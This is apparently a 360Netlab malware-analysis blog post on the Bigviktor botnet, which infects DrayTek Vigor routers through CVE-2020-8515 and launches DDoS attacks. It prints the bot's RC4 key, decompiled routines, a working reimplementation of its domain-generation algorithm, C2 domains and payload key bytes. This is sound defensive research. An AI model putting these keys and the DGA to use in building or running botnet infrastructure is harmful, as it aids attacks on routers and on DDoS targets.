

The new Bigviktor Botnet is Targeting DrayTek Vigor Router

 blog.netlab.360.com/bigviktor-dga-botnet/

Alex.Turing

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10 July 2020 / [DDoS](#)

Overview

On June 17, 2020, 360Netlab Threat Detecting System flagged an interesting ELF sample (`dd7c9d99d8f7b9975c29c803abdf1c33`), further analysis shows that this is a DDoS Bot program that propagates through the [CVE-2020-8515](#) vulnerability which targets the DrayTek Vigor router device, and it uses DGA (Domain generation algorithm) to generate C2 domain names.


The program uses "viktor" as file name (`/tmp/viktor`) in the propagation process, also a special string `0xB16B00B5` (big boobs) was used in the sample , we combined the two and named it **Bigviktor**.

From the network's perspective, Bigviktor's DGA generates 1000 domain names every month, and traverses the 1000 domain names by requesting RC4 encryption & ECSDA256 signed **s.jpeg** , When a live C2 responses the request, bot then takes the next step to request for **image.jpeg** from C2 to get more instructions.

Bigviktor supports 8 kinds of instructions, which can be divided into 2 major functions

- DDoS attack
- Self-renewal

The overall network structure is shown in the figure,




Botnet scale

Daily Active Bot

DGA is a double-edged sword. While giving the author good chance to evade detection, it also gives security researcher the opportunity to register domain names to hijack infected hosts of botnets.


We registered several domains names generated by Bigviktors in June and July ([workfrequententence.club](#) , [waitcornermountain.club](#)), so we were able to tap into it network to measure the scale of the Botnet. As of now we only see about 900 active

infected IPs. However, When taking a look at the requests of Bigviktor DGA domain name, we can see the trend is steadily going up. Its daily active Bot trend is shown in the figure below:



Bot geographic location

The IP area distribution of infected devices is as follows:



The main ASN distribution of these IPs is as follows:

```
412 AS45899|VNPT_Corp
194 AS7552|Viettel_Group
190 AS18403|The_Corporation_for_Financing_&_Promoting_Technology
90 AS3462|Data_Communication_Business_Group
82 AS15525|Servicos_De_Comunicacoes_E_Multimedia_S.A.
66 AS8151|Uninet_S.A._de_C.V.
52 AS45903|CMC_Telecom_Infrastructure_Company
34 AS3352|Telefonica_De_Espana
28 AS17552|True_Internet_Co.,Ltd.
22 AS8881|1&1_Versatel_Deutschland_GmbH
```

Infected device

By obtaining the title of the infected device's 80, 8080, and 443 port web pages, we know that the currently distributed version of the infected DrayTek Vigor router is:

```
269 Vigor 2960
107 Vigor 3900
87 Vigor 300B
```

Reverse analysis

We have captured a total of 2 versions. The first version of the bot program seems to have bugs and cannot run normally. This article uses the latest version as an example for reverse analysis.

```
MD5:dd7c9d99d8f7b9975c29c803abdf1c33
ELF 32-bit LSB executable, ARM, version 1 (SYSV), statically linked, stripped
Packer: None
```

Generally speaking, the Bigviktor function is relatively simple. It binds a local port at runtime to implement a single instance, uses the RC4 algorithm to decrypt sensitive resources, including the strings to be used by DGA, and then uses DGA to generate 1000 C2 domain names based on these strings. Then the bot uses the libcurl library to send a request to the built-in legit websites to test network connectivity. If the network is up, it moves on to next step to request the s.jpeg from the C2 domain to verify the legitimacy of C2; after passing the legality test, it goes to final step to request the male.jpeg and image.jpeg resources from the C2 domain to conduct DDos attack.

We can roughly divide the bot behaviors into two categories: auxiliary behavior and malicious behavior, let us take a close look.

Auxiliary behavior

1: Use libcurl library to access network resources

```
DNS Option:
    1.1.1.1,8.8.8.8
User-Agent Option:
    Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/56.0.2924.87 Safari/537.36"
Accept Option:
    Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

2: Bind port 61322 to implement a single instance

```

v15 = lib_ntohs(61322);
kill_spetic_port_proc(v15);
v74.sin_addr.s_addr = lib_inet_addr((int)"127.0.0.1");
v74.sin_port = lib_ntohs(61322);
v74.sin_family = 2;
v16 = lib_socket(2, 1, 6);
v17 = 1000;
while ( lib_bind(v16, &v74, 16) && v17 )
{
    v18 = lib_ntohs(61322);
    kill_spetic_port_proc(v18);
    --v17;
    lib_usleep(0x186A0u);
}

```

3: RC4 encrypts sensitive resources, the resources include the stings required by DGA, legit websites, upgrade file storage path, etc.

```

rc4_deproc((char *)&verbalArray, 0x640, (int)&rc4DeKey, 32);
rc4_deproc((char *)&nounArray, 0x8EB0, (int)&rc4DeKey, 32);
rc4_deproc((char *)&adjectiveArray, 0x20D0, (int)&rc4DeKey, 32);
rc4_deproc((char *)&prefixArray, 0x280, (int)&rc4DeKey, 32);
rc4_deproc((char *)&suffixArray, 0x140, (int)&rc4DeKey, 32);
rc4_deproc((char *)&httpFMT, 0x780, (int)&rc4DeKey, 32);

```

The RC4 key is

```

DA B2 F1 F7 32 FD 03 BA 58 DB FF 53 8B F2 6F 01
02 FF 00 01 03 05 00 DE 02 FF 00 01 7C DF 92 91

```

Take the suffixes required by DGA to generate domain as an example, the ciphertext is as follows

```

00000000 34 f5 96 77 11 66 35 4f 1d ae b6 04 57 77 79 9d |4õ.w.f50.®¶.Wwy.|
00000010 db 36 d4 a8 38 5a e2 9f 6a a2 79 bf 6a 6f bf 2f |Û6Ô¨8Zâ.jçy¿jo¿/|
00000020 cb 84 63 d4 70 c7 64 11 c6 d0 71 b3 f0 bb 54 c9 |Ë.cÔpçd.ÆÐq³ð»TÉ|
00000030 cc f7 50 60 e2 53 72 1a ae 87 61 17 88 b0 2a 04 |Ï÷P`âSr.®.a..°*.|
00000040 71 ec f8 3d cc 42 8b 28 27 81 9b 4d 80 0c 50 3f |qìø=ÏB.('..M..P?|
00000050 d5 01 4b 8d 62 48 7f 88 7f a0 09 b9 53 b0 a0 0d |Õ.K.bH... .1S° .|
00000060 41 6c 59 cd 2a 42 36 f1 71 71 12 bf fd 59 66 52 |ALYÍ*B6ñqq.¿ÿYfR|
00000070 b2 ab c4 1e c5 30 14 19 c8 08 82 ee 29 8c 54 ab |²«Ä.Ä0..È..î).T«|
00000080 34 99 0e f1 15 c8 e6 69 5e 33 3c c7 c6 ee 44 8a |4..ñ.Èæi^3<ÇÆiD.|
00000090 c2 b4 7c 76 fc 08 cf cd 0c db 34 82 e0 08 40 52 |Ã´|vü.ÏÍ.Û4.à.@R|
000000a0 07 ec d4 0e e9 57 ee 4f 2d 0b 7e 19 51 75 b4 10 |.ìÔ.éwí0-.-.Qu´.|
000000b0 3b 97 d8 29 64 aa 4b 5c 67 77 16 b6 36 4b 6d c2 |; ;.Ø)dªK\gw.¶6KmÂ|
000000c0 47 09 bd b0 a7 d4 43 21 2c e5 af 41 8a ea 25 dc |G.½°§ÔC!,â`A.ê%Û|
000000d0 fe d3 18 28 bc 19 07 19 cd f0 84 51 9e 6a 3e b1 |þÓ.(¼...Íð.Q.j>±|
000000e0 5f 2a e0 13 51 ba 62 46 26 83 86 63 0b ed ad be |_*à.QªbF&..c.í.¾|
000000f0 59 51 e7 0b cf a7 d0 1a 94 e8 ed c2 cc f2 21 17 |YQç.Ï§Ð..èíÃìò!..|
00000100 e5 7a b5 6f 84 66 8a a1 c1 18 52 cb 50 38 6b ea |âzµo.f. ;Ã.RËP8kê|
00000110 4b 10 13 56 13 b4 9c b2 3b b4 3e 4c 3c cc 01 cc |K..V.´.²;´>L<Ï.Ï|
00000120 81 ab 13 97 6c 49 e7 85 54 5f d0 92 3f 9b 7d a8 |.<..lIç.T_Ð.?.}´|
00000130 44 72 81 54 50 4f e1 7f b5 fd 1a 78 3b 14 e3 d4 |Dr.TP0á.µý.x; ;.ãÔ|

```

After decryption

```

00000000 61 72 74 00 00 00 00 00 00 00 00 00 00 00 00 |art.....|
00000010 63 6c 69 63 6b 00 00 00 00 00 00 00 00 00 00 |click.....|
00000020 63 6c 75 62 00 00 00 00 00 00 00 00 00 00 00 |club.....|
00000030 63 6f 6d 00 00 00 00 00 00 00 00 00 00 00 00 |com.....|
00000040 66 61 6e 73 00 00 00 00 00 00 00 00 00 00 00 |fans.....|
00000050 66 75 74 62 6f 6c 00 00 00 00 00 00 00 00 00 |futbol.....|
00000060 69 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 |in.....|
00000070 69 6e 66 6f 00 00 00 00 00 00 00 00 00 00 00 |info.....|
00000080 6c 69 6e 6b 00 00 00 00 00 00 00 00 00 00 00 |link.....|
00000090 6e 65 74 00 00 00 00 00 00 00 00 00 00 00 00 |net.....|
000000a0 6e 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 |nl.....|
000000b0 6f 62 73 65 72 76 65 72 00 00 00 00 00 00 00 |observer.....|
000000c0 6f 6e 65 00 00 00 00 00 00 00 00 00 00 00 00 |one.....|
000000d0 6f 72 67 00 00 00 00 00 00 00 00 00 00 00 00 |org.....|
000000e0 70 69 63 74 75 72 65 73 00 00 00 00 00 00 00 |pictures.....|
000000f0 72 65 61 6c 74 79 00 00 00 00 00 00 00 00 00 |realty.....|
00000100 72 6f 63 6b 73 00 00 00 00 00 00 00 00 00 00 |rocks.....|
00000110 74 65 6c 00 00 00 00 00 00 00 00 00 00 00 00 |tel.....|
00000120 74 6f 70 00 00 00 00 00 00 00 00 00 00 00 00 |top.....|
00000130 78 79 7a 00 00 00 00 00 00 00 00 00 00 00 00 |xyz.....|

```

4: Access a legit website to test newtork connectivity and obtain the current date

```

-----
rc4_deproc(whiteArray, 0x540, (int)&rc4DeKey, 32);
byte_95EA8 = 1;
if ( !dword_95EAC )
    dword_95EAC = lib_calloc(256);
if ( curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04])
    && (lib_sleep(1), curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04]))
    && (lib_sleep(1), curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04]))
    && (lib_sleep(1), curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04]))
    && (lib_sleep(1), curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04])) )

```

The legit websites can be decrypted by RC4, and we got the following sites

jd.com	weibo.com	vk.com
csdn.net	okezone.com	office.com
xinhuanet.com	babytree.com	livejasmin.com
twitch.tv	naver.com	aliexpress.com
stackoverflow.com	tribunnews.com	yandex.ru
soso.com	msn.com	facebook.com
youtube.com	baidu.com	en.wikipedia.org
twitter.com	amazon.com	imdb.com
reddit.com	pinterest.com	ebay.com
tripadvisor.com	craigslist.org	walmart.com
instagram.com	google.com	nytimes.com
apple.com	linkedin.com	indeed.com
play.google.com	espn.com	webmd.com
cnn.com	homedepot.com	etsy.com
netflix.com	quora.com	microsoft.com
target.com	merriam-webster.com	forbes.com
tmall.com	baidu.com	qq.com
sohu.com	taobao.com	360.cn
tianya.cn		

Visit one of these URLs to get the current date, which will be used in DGA.

```

format          %a, %d %b %Y
Fri, 10 Jul 2020

```

Malicious behavior

1: Use the C2 domain name generated by DGA

The format of the domain name is `[prefix.]verbe[-]adjective[-]noun.suffix`, the content in `[]` indicates optional, the prefix has 40 words, the verbe has 100 words, the adjective has 525 words, noun has 1522 words, and suffix has 20 words. The algorithm is implemented as follows


```

void GenNewKey(uint32_t &key)
{
    uint32_t tmp = key ^ (key << 13) ^ ((key ^ (uint32_t)(key << 13)) >> 17);
    key = tmp ^ 32 * tmp;
};

    string c2url;
    GenNewKey(seed);
//1:prefix part
    if (seed % 5 == 0)
    {
        GenNewKey(seed);
        c2url += prefix[seed % 40];
        c2url += ".";
    }
//2:verbe part
    GenNewKey(seed);
    c2url += verbe[seed % 100];
    GenNewKey(seed);
    if (seed % 10 <= 1)
        c2url += "-";
//3:adj part
    GenNewKey(seed);
    c2url += adj[seed % 525];
    GenNewKey(seed);
    if (seed % 10 <= 1)
        c2url += "-";
//4:noun part
    GenNewKey(seed);
    c2url += noun[seed % 1522];
    c2url += ".";
//5:surfix part
    GenNewKey(seed);
    c2url += surfix[seed % 20];

```

The current date converts into a string with format `%b %Y 00:00` and the initial key is the first 4 bytes of the SHA256 value of the string, for example

```

currtent date: Fri, 10 Jul 2020
format ---->Jul 2020 00:00
sha256 ---->6ac0f83915ed5d7b9bb7055723084df001b16a552d758de3c415f083f931ab8c
get first 4 bytes ----> key=0x6ac0f839

```

Therefore, the DGA doamin is different every month. Taking the July key (0x6ac0f839) as an example, the first 5 domains generated

```

c2url: decidefresh-county.in
c2url: payculturaltour.org
c2url: standvisiblereach.rocks
c2url: meanforwardcap.top
c2url: raisefitsize.rocks

```

When we observe the actual DNS data in packet, we can see the result matches.


1.1.1.1	53	Standard query 0xf186 A decidefresh-county.in
8.8.8.8	53	Standard query 0xae56 A payculturaltour.org
1.1.1.1	53	Standard query 0xf28b A standvisiblereach.rocks
8.8.8.8	53	Standard query 0xed63 A meanforwardcap.top
1.1.1.1	53	Standard query 0xb791 A raisefitsize.rocks

See the end of the article for all DGA domains in July.

2: Get the current effective C2

To connect to a valid C2, Bigviktör starts from a random position of the 1000 DGA domains. If there is no valid C2, it goes back to the first domain name and starts over again.

In order to ensure that the network is completely controllable and not stolen by others, Bigviktör will verify the signature of the s.jpeg file. Only after passing the signature verification, a C2 is deemed valid.



The real payload encryption is hidden in the jpeg (`s.jpeg;image.jpeg`)file. The structure of jpeg is `IMAGE DATA(16 BYTES): Half-RC4 KEY(16 BYTES): Ciphertext` . Each `sample` integrates a Half-RC4 KEY(16 BYTES),each `payload` integrates a Half-RC4 KEY(16 BYTES), two Half-RC4 keys are spelled into a complete RC4 key(32 BYTES); also a hard-coded `ECDSA256 public key` is used to verify the decrypted payload.

```
Half-RC4 KEY:
82 BC 09 D5 47 A9 37 27 8F ED F1 7B 29 2A FA 67
Pub KEY:
03 2F 37 51 43 1F A3 58 81 66 86 F7 BA 4C A2 30
45 2C 9B 9E 12 9A E9 97 CF 69 09 CF 7F 42 D4 97 88
```

Take `s.jpeg(md5:4c6d0bed21bc226dbaf4e6adc7402563)` as an example

FF D8 FF E1-13 23 45 78-69 66 00 00-4D 4D 00 2A		
46 00 B2 65-B0 3F 97 7F-CF CB 65 31-1F D2 B3 A0		
09 7E D2 AE-8F 03 08 36-7D 10 22 B5-19 94 75 03		
94 3B 95 8D-CC 00 29 96-7E 5A 57 91-AA E8 39 F2		
1C 6B 2B 9A-7C E7 79 9B-D9 50 83 F1-29 CD 15 8D		
46 4E 5C ED-56 EC 83 D4-CB 69 4F 94-F6 AE F0 FC		
43 3F 22 7F-19 B2 0F AD-83 33 69 D0-C8 03 4E 62		
F2 ED 99 7E-A9 D1 1F A6-05 66 D1 D7-DE 4E 2B 10		
DF 2D 46 87-65 80 44 81-70 6A 57 0F-5F AA 72 2D		
C7 1D 13 4C-7D 86 5B 0B-A0 C2 B5 45-C2 CF 50 47		
EE 0E EE 54-36 A3 C7 5C-C5 F8 EC 77-0C 7D C2 4E		
E2 71 E0 E9-F1 C7 76 7F-79 36 DD 28-EF 87 DD DE		
EB D0 97 69-76 39 04 1F-77 E9 02 BF-D6 77 4C AA		
47 81 A3 C2-E9 13 28 9C-BA 7B 76 07-85 7E 4A 2D		
E9 1C 3D EB-66 0C 7D B5-22 EE 51 41-3D F8 BF BC		
C0 72 07 28-CD 4B 3D 43-5E 46 C3 E6-FB 63 71 F2		
15 B5 CC 0D-65 1F 4C 6C-4D BC		

IMAGE DATA

Half RC4 KEY

Ciphertext

Splice out the complete RC4 key

```
Half RC4 KEY from s.jpeg + Half Rc4 from sample
-----
46 00 B2 65 B0 3F 97 7F CF CB 65 31 1F D2 B3 A0
82 BC 09 D5 47 A9 37 27 8F ED F1 7B 29 2A FA 67
```

Decrypt Ciphertext to get

3C D9 2F 50-C2 14 F9 4E-23 F2 BB 16-97 1D EF BB	<?/P?N#???
07 7B 26 67-EF CC F4 CC-AF 0C 38 72-85 BF ED DB	&g?????8r????
6B F7 DE E0-36 02 B9 7B-24 16 F4 DE-07 0A 51 93	k???6 ?{\$??Q?
7A 2B 56 7C-CF 6C 96 10-3E CC FF 13-64 84 52 B5	z+V ?1?? ?R?
00 AA 00 09-77 72 69 74-65 73 65 70-61 72 61 74	? writeseparat
65 6C 69 74-65 72 61 74-75 72 65 2E-63 6F 6D 00	eliterature.com
